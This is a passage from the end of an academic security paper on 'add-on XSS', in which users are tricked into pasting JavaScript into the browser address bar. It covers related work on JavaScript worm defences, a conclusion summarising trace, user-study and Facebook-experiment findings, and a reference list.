For defending JavaScript worms, Spectator [34] and Xu et al. [45] detect JavaScript worm spreading based on social graph properties. However, they can only detect the worm when it spreads enough far. Sun et al. [40] detecting payload of JavaScript worms, but they are not robust to polymorphic worms.

PathCutter [24] isolates third party contents from important content, and identify different views a request is from. However, for browser address bar JavaScript, the request is always from the top frame, which means view separation is broken.

8 Conclusion

Add-on XSS, which combines social engineering technique and cross-site scripting, is studies in this paper. An attacker entices people to input a piece of JavaScript into browser address bar through social engineering, such as spam. One motivating example in the wild has affected more than 40 thousands people on `tieba.baidu.com`. To dig into the problem, we first study a two-month trace from a major social network, and find 55 distint instances of such attack. Then, we conduct a user study Amazon Mechanical Turks [4] and find 40% people are vulnerable to this attack on average. In the end, we perform a Facebook experiment with a fake account and 4.9% of the fake users friends do fall into the trick. We hope browser vendors should take solutions to fight against such attacks.

Acknowledgement. This paper was made possible by NPRP grant 6-1014-2-414 from the Qatar National Research Fund (a member of Qatar Foundation). The statements made herein are solely the responsibility of the authors.

References

1. 100 best products of 2011. http://www.pcworld.com/product/collection/9806/2011-best-tech.html.
2. Ad network mobile theory announces record revenue growth in 2012. http://www.opera.com/press/releases/2012/06/11/.
3. Alexa Top Websites. http://www.alexa.com/topsites.
4. Amazon mechanical turk. https://requester.mturk.com/.
5. Chrome for mobile. https://www.google.com/intl/en/chrome/browser/mobile/#utm_campaign=en&utm_source=en-ha-na-us-bk&utm_medium=ha.

6. Content Security Policy - Mozilla. http://people.mozilla.com/~bsterne/content-security-policy/index.html.
7. The end of an era: Internet explorer drops below 50 http://arstechnica.com/information-technology/2011/11/the-end-of-an-era-internet-explorer-drops-below-50-percent-of-web-usage/.
8. Facebook tokens abused in free ticket spam campaign. http://news.softpedia.com/news/Facebook-Tokens-Abused-in-Free-Ticket-Spam-Campaign-225411.shtml.
9. Facebook usage: How often do different types of users access facebook? http://blog.coherentia.com/index.php/2009/08/facebook-usage-how-often-do-different-types-of-users-access-facebook/.
10. Fly images with javascript. http://www.vincentchow.net/345/fly-images-with-javascript.
11. Javascript alert not working in firefox 6. http://stackoverflow.com/questions/6643414/javascript-alert-not-working-in-firefox-6.
12. Javascript console. http://www.squarefree.com/shell/.
13. Javascript shell. http://www.squarefree.com/shell/.
14. Maxthon browser. http://www.maxthon.com/.
15. Opera browser. http://www.opera.com.
16. Over-usage of administator of tieba's power - in chinese. http://law.shangdu.com/post/p.asp?/=101394.
17. Safari. http://www.apple.com/safari/.
18. Social engineering issue with javascript urls. https://bugzilla.mozilla.org/show_bug.cgi?id=527530.
19. Sogou browser. http://ie.sogou.com/.
20. Sogou revenue soars 123% in q2 2012. http://www.iresearchchina.com/views/4443.html.
21. Survey monkey. http://www.surveymonkey.com.
22. Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2008), IEEE Computer Society, pp. 387–401.
23. Bisht, P., and Venkatakrishnan, V. N. XSS-GUARD: Precise dynamic prevention of cross-site scripting attacks. In *Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (Berlin, Heidelberg, 2008), DIMVA '08, Springer-Verlag, pp. 23–43.
24. Cao, Y., Yegneswaran, V., Porras, P., and Chen, Y. PathCutter: Severing the Self-Propagation Path of XSS JavaScript Worms in Social Web Networks. In *Proceedings of the 19th Annual Network & Distributed System Security Symposium* (2012).
25. Chong, S., Vikram, K., and Myers, A. C. SIF: enforcing confidentiality and integrity in web applications. In *USENIX Security Symposium* (2007).
26. Gao, H., Chen, Y., Lee, K., Palsetia, D., and Choudhary, A. Towards Online Spam Filtering in Social Networks. In *Proceedings of the 19th Annual Network & Distributed System Security Symposium* (2012).
27. Gao, H., Hu, J., Wilson, C., Li, Z., Chen, Y., and Zhao, B. Y. Detecting and characterizing social spam campaigns. In *Proceedings of the 10th annual conference on Internet measurement* (2010), IMC '10.
28. Grier, C., Thomas, K., Paxson, V., and Zhang, M. @spam: the underground on 140 characters or less. In *Proceedings of the 17th ACM conference on Computer and communications security* (2010), CCS '10.

29. HUANG, Y.-W., YU, F., HANG, C., TSAI, C.-H., LEE, D.-T., AND KUO, S.-Y. Securing web application code by static analysis and runtime protection. In *WWW: Conference on World Wide Web* (2004).
30. JIM, T., SWAMY, N., AND HICKS, M. Defeating script injection attacks with browser-enforced embedded policies. In *Proceedings of the 16th international conference on World Wide Web* (New York, NY, USA, 2007), WWW '07, ACM, pp. 601–610.
31. JOVANOVIC, N., KRUEGEL, C., AND KIRDA, E. Pixy: A static analysis tool for detecting web application vulnerabilities (short paper). In *SP: IEEE Symposium on Security and Privacy* (2006).
32. KIRDA, E., KRUEGEL, C., VIGNA, G., AND JOVANOVIC, N. Noxes: a client-side solution for mitigating cross-site scripting attacks. In *SAC: ACM symposium on Applied computing* (2006).
33. LEE, K., CAVERLEE, J., AND WEBB, S. Uncovering social spammers: social honeypots + machine learning. In *Proceedings of the 33rd international ACM SIGIR conference on Research and development in information retrieval* (2010), SIGIR '10.
34. LIVSHITS, B., AND CUI, W. Spectator: detection and containment of javascript worms. In *ATC: USENIX Annual Technical Conference* (2008).
35. LIVSHITS, V. B., AND LAM, M. S. Finding security vulnerabilities in Java applications with static analysis. In *Proceedings of the 14th Conference on USENIX Security Symposium - Volume 14* (Berkeley, CA, USA, 2005), USENIX Association, pp. 18–18.
36. MARTIN, M., AND LAM, M. S. Automatic generation of XSS and SQL injection attacks with goal-directed model checking. In *Proceedings of the 17th Conference on Security Symposium* (Berkeley, CA, USA, 2008), USENIX Association, pp. 31–43.
37. NADJI, Y., SAXENA, P., AND SONG, D. Document structure integrity: A robust basis for cross-site scripting defense. In *Network and Distributed System Security Symposium* (2009).
38. SAMBAMURTHY, V., AND TANNIRU, M., Eds. *A Renaissance of Information Technology for Sustainability and Global Competitiveness. 17th Americas Conference on Information Systems, AMCIS 2011, Detroit, Michigan, USA, August 4-8 2011* (2011), Association for Information Systems.
39. SONG, D. Machine learning & security and privacy: Experiences and lessons. `http://tsig.fujitsulabs.com/~aisec2011/Program.html`.
40. SUN, F., XU, L., AND SU, Z. Client-side detection of XSS worms by monitoring payload propagation. In *ESORICS* (2009), pp. 539–554.
41. TER LOUW, M., AND VENKATAKRISHNAN, V. Blueprint: Precise browser-neutral prevention of cross-site scripting attacks. In *30th IEEE Symposium on Security and Privacy* (2009).
42. THOMAS, K., GRIER, C., MA, J., PAXSON, V., AND SONG, D. Design and evaluation of a real-time url spam filtering service. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy* (2011), SP '11.
43. WEINBERG, Z., CHEN, E. Y., JAYARAMAN, P. R., AND JACKSON, C. I still know what you visited last summer: Leaking browsing history via user interaction and side channel attacks. In *IEEE Symposium on Security and Privacy* (2011).
44. XIE, Y., AND AIKEN, A. Static detection of security vulnerabilities in scripting languages. In *USENIX Security Symposium* (2006).
45. XU, W., ZHANG, F., AND ZHU, S. Toward worm detection in online social networks. In *Proceedings of the 26th Annual Computer Security Applications Conference* (New York, NY, USA, 2010), ACSAC '10, ACM, pp. 11–20.
46. YANG, C., HARKREADER, R., AND GU, G. Die free or live hard? empirical evaluation and new design for fighting evolving twitter spammers. In *Proceedings of the 14th International Symposium on Recent Advances in Intrusion Detection (RAID'11))* (2011).
47. ZHOU, Y., AND EVANS, D. Why aren't http-only cookies more widely deployed? In *W2SP: Web 2.0 Security and Privacy* (2010).